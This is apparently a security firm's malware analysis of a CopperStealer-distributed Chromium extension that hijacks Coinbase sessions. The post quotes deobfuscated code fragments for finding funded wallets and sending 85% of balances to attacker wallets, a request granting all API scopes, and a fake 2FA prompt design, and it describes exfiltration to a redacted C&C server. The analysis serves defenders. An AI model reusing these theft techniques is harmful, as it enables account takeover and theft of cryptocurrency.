CopperStealer Distributes Malicious Chromium-based Browser Extension to Steal Cryptocurrencies

By Jaromir Horejsi, Joseph C Chen (words)

Published: 2022-08-11 · Archived: 2026-04-05 23:13:20 UTC

Malware

We tracked the latest deployment of the group behind CopperStealer, this time stealing cryptocurrencies and users' wallet account information via a malicious Chromium-based browser extension.

By: Jaromir Horejsi, Joseph C Chen Aug 11, 2022 Read time: 7 min (1756 words)

Save to Folio

Update (8/12/2022 2:05AM EST): We have updated the list of IOCs and detections.

We published our analyses on CopperStealer distributing malware by abusing various components such as browser stealer, adware browser extension, or remote desktop. Tracking the cybercriminal group's latest activities, we found a malicious browser extension capable of creating and stealing API keys from infected machines when the victim is logged in to a major cryptocurrency exchange website. These API keys allow the extension to perform transactions and send cryptocurrencies from victims' wallets to the attackers' wallets.

Similar to previous routines, this new component is spread via fake crack (also known as warez) websites. The component is usually distributed in one dropper together with a browser stealer and bundled with other unrelated pieces of malware. This bundle is compressed into a password-protected archive and has been distributed in the wild since July.

Dropper/Extension installer

This component uses the same cryptor described in previous posts in the first stage, followed by the second stage wherein the decrypted DLL is Ultimate Packer Executables-(UPX) packed. After decrypting and unpacking, we noticed a resource directory named *CRX* containing a 7-Zip archive. Malicious Chrome browser extensions are usually packaged this way.



Figure 1. Extension installer called CRX containing a 7-Zip archive

The archive contains a JSON file with settings and another 7-Zip archive with the code of the extension installer itself.

Figure 2. Unpacked content of CRX

The extension installer first modifies the files *Preferences* and *Secure Preferences* in the Chromium-based browser's *User Data* directory. The file, named *Preferences*, is in JSON format and contains individual user settings. The extension installer switches off browser notifications.

Meanwhile, the file named *Secure Preferences* is also in JSON format and contains the installed extension's settings. For a newly installed extension, the content of *crx.json* file is inserted into this *Secure Preferences* settings file. A newly installed extension is also added to the extension installation allow list located in the registry.

The files from the *crx.7z* archive are then extracted into the extension's directory located in *<User Data\Default\Extension>*. Finally, the browser restarts so the newly installed extension becomes active. We analyzed that the targeted browsers are Chromium-based and include:

- Chrome
- Chromium
- Edge
- Brave
- Opera
- Cốc Cốc
- CentBrowser
- Iridium
- Vivaldi
- Epic
- Coowon
- Avast Secure Browser
- Orbitum
- Comodo Dragon

We also noted that the extension was installed to the victims' browsers with two different extension IDs, and neither can be found on the official Chrome Web Store:

- cbnmkphohlaaeiknkhpacmmnlljnaedp
- jikoemlnjnpmecljncdgigogcnhlbfkc

Analysis of the extension

After the extension's installation, we also noticed the following newly installed extension in *chrome://extensions/*.



Figure 3. Installed malicious extension

The extension manifest defines two Java Scripts. The background script is named *background.js* and runs inside the extension itself in only one instance. Meanwhile, the content script is called *content.js* and runs in the context of coinbase.com, as shown in snippet from the extension manifest.

```
"content_scripts": [ {
    "css": [ "my-styles.css", "styles.64d4eb4f
    "js": [ "content.js" ],
    "matches": [ "https://*.coinbase.com/*" ],
    "run_at": "document_start"
} ],
```

Figure 4. Settings of the content script as specified in the extension manifest

Script obfuscation

Both Javascript files are heavily obfuscated. In the first obfuscation step, all strings are split into substrings, stored in a single array, and access to the array is achieved by calling multiple hexadecimal-named functions with five hexadecimal integer parameters.

```
_0x3e921d(0x89e, 0x6f8, 0x575, 0x724, 0x3ed)
```

Figure 5. The first layer of obfuscation

Looking at the second obfuscation step, all the strings, logic operators (+, -, *, /), function calls, among others are inserted into an array of objects. Each object has a random string as a name, and either another string or function as a value. In the example we analyzed, *_0x1f27e3['PFPYr']* corresponds to string “set”, and *_0x1f27e3['LYLfc'] (0,1)* corresponds to the logic expression 0!=1.

```
var _0x1f27e3 = {
    'LYLfc': function (_0x47e12b, _0x53514f) {
        return _0x47e12b != _0x53514f;
    },
    'PFPYr': 'set',
```

Figure 6. The second layer of obfuscation

Both obfuscation steps can be deobfuscated by using custom automation scripts.

Background script analysis

Analyzing the scripts, this section breaks down how the cybercriminals are able to steal the account information of legitimate cryptocurrency wallet users. When the extension starts, the background script makes two queries. The first one is a GET request to *http://<C&C server>/traffic/chrome*, likely for statistical purposes. The second query is a POST request to *http:// <C&C server>/traffic/domain*, wherein the data contains the domains of cryptocurrency-related websites based on the cookies found in the machine:

- blockchain.com
- coinbase.com
- binance.com
- ftx.com
- okex.com
- huobi.com
- kraken.com
- poloniex.com
- crypto.com
- bithumb.com
- bitfinex.com
- kucoin.com
- gate.io
- tokocrypto.com
- tabtrader.com
- mexc.com
- lbank.info
- hotbit.io
- bit2me.com
- etoro.com
- nicehash.com
- probit.com

Then the extension defines an array of the threat actor's addresses for various cryptocurrencies and tokens for:

- Tether (USDT, specifically in Ethereum ERC20 and TRON TRC20)
- Ethereum (ETH)
- Bitcoin (BTC)
- Litecoin (LTC)
- Binance coin (BNB)
- Ripple (XRP)
- Solana (SOL)
- Bitcoin Cash (BCH)
- Zcash (ZEC)
- Stellar Lumens (XLM)
- Dogecoin (DOGE)

- Tezos (XTZ)
- Algorand (ALGO)
- Dash (DASH)
- Cosmos (ATOM)

For ETH addresses, the script hardcodes about 170 additional ERC20-based tokens. Afterward, the extension starts onMessage listener to listen for messages sent from either an extension process or a content script. The message is in JSON format, with one of the name-value pair called *method*. The background script listens for the following methods:

- Method “homeStart”

This method tries to obtain the API key (*apiKey*) and API secret (*apiSecret*) from Chrome’s local storage if these key-secret pairs were previously obtained and saved. These parameters are needed for the following steps:

- Uses the API to get information about wallets, addresses, and balances by requesting */api/v2/accounts*. The result of this request is also exfiltrated to *http://<C&C server>/traffic/step*.
- If the request is successful, the API sends “okApi” message to content script and starts parsing for wallet information. If the wallet balance is non-zero, it attempts to send 85% of the available funds to the attacker-controlled wallet.

```
if (wall['balance']['amount'] > 0) {
        var _0x1badb9 = {};
        _0x1badb9['currency'] = wall['balance']['currency'],
        _0x1badb9['amount'] = wall['balance']['amount'],
        _0x1badb9['id'] = wall['id'],
        _0x1badb9['resource_path'] = wall['resource_path'],
        wallInfo[i] = _0x1badb9,
```

Figure 7. Looking for wallets with non-zero balance

```
 sendMoney = parseInt(wall['amount'] * 0.85);
 var _0x574b9 = {};
 _0x574b9['type'] = 'send',
 _0x574b9['to'] = randAdd['currency'],
 _0x574b9['amount'] = sendMoney,
 _0x574b9['currency'] = wall['currency'],
 body = _0x574b9;
```

Figure 8. Stealing 85% of available funds

The result of the transaction request is also exfiltrated to *http://<C&C server>/traffic/step*.

- If not successful, the API sends a “errorApi” message to the content script. The “errorApi” message contains a CSRF token from *https://www.coinbase.com/settings/api* as one parameter, and a response to the new API key creation request.

- Method “createApi”

This message is received from the content script and contains a two-factor authentication (2FA) code as one of the parameters. This code is used for opening a new modal window for creating API keys. Typically, when you click on “+New API Key” in the Coinbase API settings, a 2FA code is requested and if the code is correct, the modal window appears.

In the second step of the new API creation, one needs to select wallets and their permissions. The malicious extension requests all the available permissions for all accounts.

```
'utf8=✓&all_accounts=true&scopes[]=wallet:accounts:create&scopes[]=walle
create&scopes[]=wallet:addresses:read&scopes[]=wallet:buys:create&scopes
ts:read&scopes[]=wallet:deposits:create&scopes[]=wallet:deposits:read&sc
:orders:refund&scopes[]=wallet:payment-methods:delete&scopes[]=wallet:pa
```

Figure 9. Selecting all accounts and permissions

Afterward, one needs to insert one more authentication code and a form with the newly generated API keys is displayed. If successful, the background script then continues with extracting two API keys (API Key and API Secret) from the “API key details” form, saves them to Chromium’s local storage for later use, and exfiltrates them to *http://<C&C server>/traffic/step*. If API authentication is not successful, a “retryApi” message is sent to content script.

Content script analysis

We looked further into the content script to analyze the routine responsible for stealing the 2FA passwords from the victims. The content script contains a list of messages in the following languages:

- English (en)
- German (de)
- Spanish (es)
- French (fr)
- Japanese (jp)
- Indonesia (id)
- Italian (it)
- Polish (pl)
- Portuguese (pt)
- Russian (ru)
- Thai (th)
- Turkish (tr)

Each message contains a title, description, and error message for both phone and authenticator.

For “phone,” displayed messages in English appear as:

- “title”: “Please enter the verification code from your phone.”
- “description”: “Enter the two-step verification code provided by SMS to your phone.
- “message”: “That code was invalid. Please try again.”

For “authenticator,” displayed messages in English look like:

- “title”: “Please enter the verification code from your authenticator.”
- “description”: “Enter the 2-step verification code provided by your authentication app.”
- “message”: “That code was invalid. Please try again.”

The content script initially makes a request to */api/v3/brokerage/user_configuration* to see if a user is logged in or not. The script then sends a “homeStart” message to the background script and starts listening using onMessage to listen for “method” attributes similar to the background script routine. If it receives a message with a method attribute *equal to “okApi”*, it hides the code loader and removes the modal window. If it receives a message with a method attribute equal to *“errorApi”* it then creates a modal window.

Figure 10. Displayed modal window asking for entering authentication code

The modal window has input boxes and listens for oninput events. If each of the input boxes contains one digit, they are concatenated into one “tfa” (2FA) variable and sent as a parameter of “createApi” message to the background script. The code loader is also shown.

The modal window has six input boxes for six digits, provided when using an authenticator. If the victim uses an authentication via SMS, then the authentication code has seven digits, and the modal window will have one more input box. This logic is implemented in the modal window code. The received message with *method attribute equal to “retryApi”* deletes all inserted digits and displays an error message in red.



Figure 11. After the authentication code is entered, an error message appears

Conclusion

The cybercriminals behind CopperStealer are far from stopping anytime soon, and we continue monitoring their deployments as they find more ways to target unwitting victims. While analyzing this routine, we found multiple similarities between this extension and the previously reported malware components, one of which is that the malicious extension and CopperStealer were distributed from the same dropper and by the same delivery vector that we have documented previously.

Another striking similarity is the malicious extension's command and control (C&C) domain having the same format as the Domain Generation Algorithm (DGA) domains tracked back as belonging to the previous versions of CopperStealer. The format is a string composed of 16 hexadecimal characters. Moreover, both of their C&C servers were constructed with the PHP framework "CodeIgniter." These attributes hint to us that the developers or operators behind the malware and the extension could be associated.

Users and organizations are advised to download their software, applications, and updates from the official platforms to mitigate the risks and threats brought by malware like CopperStealer. Teams are advised to keep their security solutions patched to ensure that detection and prevention solutions can protect systems from possible multiple attacks and infections.

Indicators of Compromise (IOCs)

You will find the list of the IOCs hereopen on a new tab.

Tags
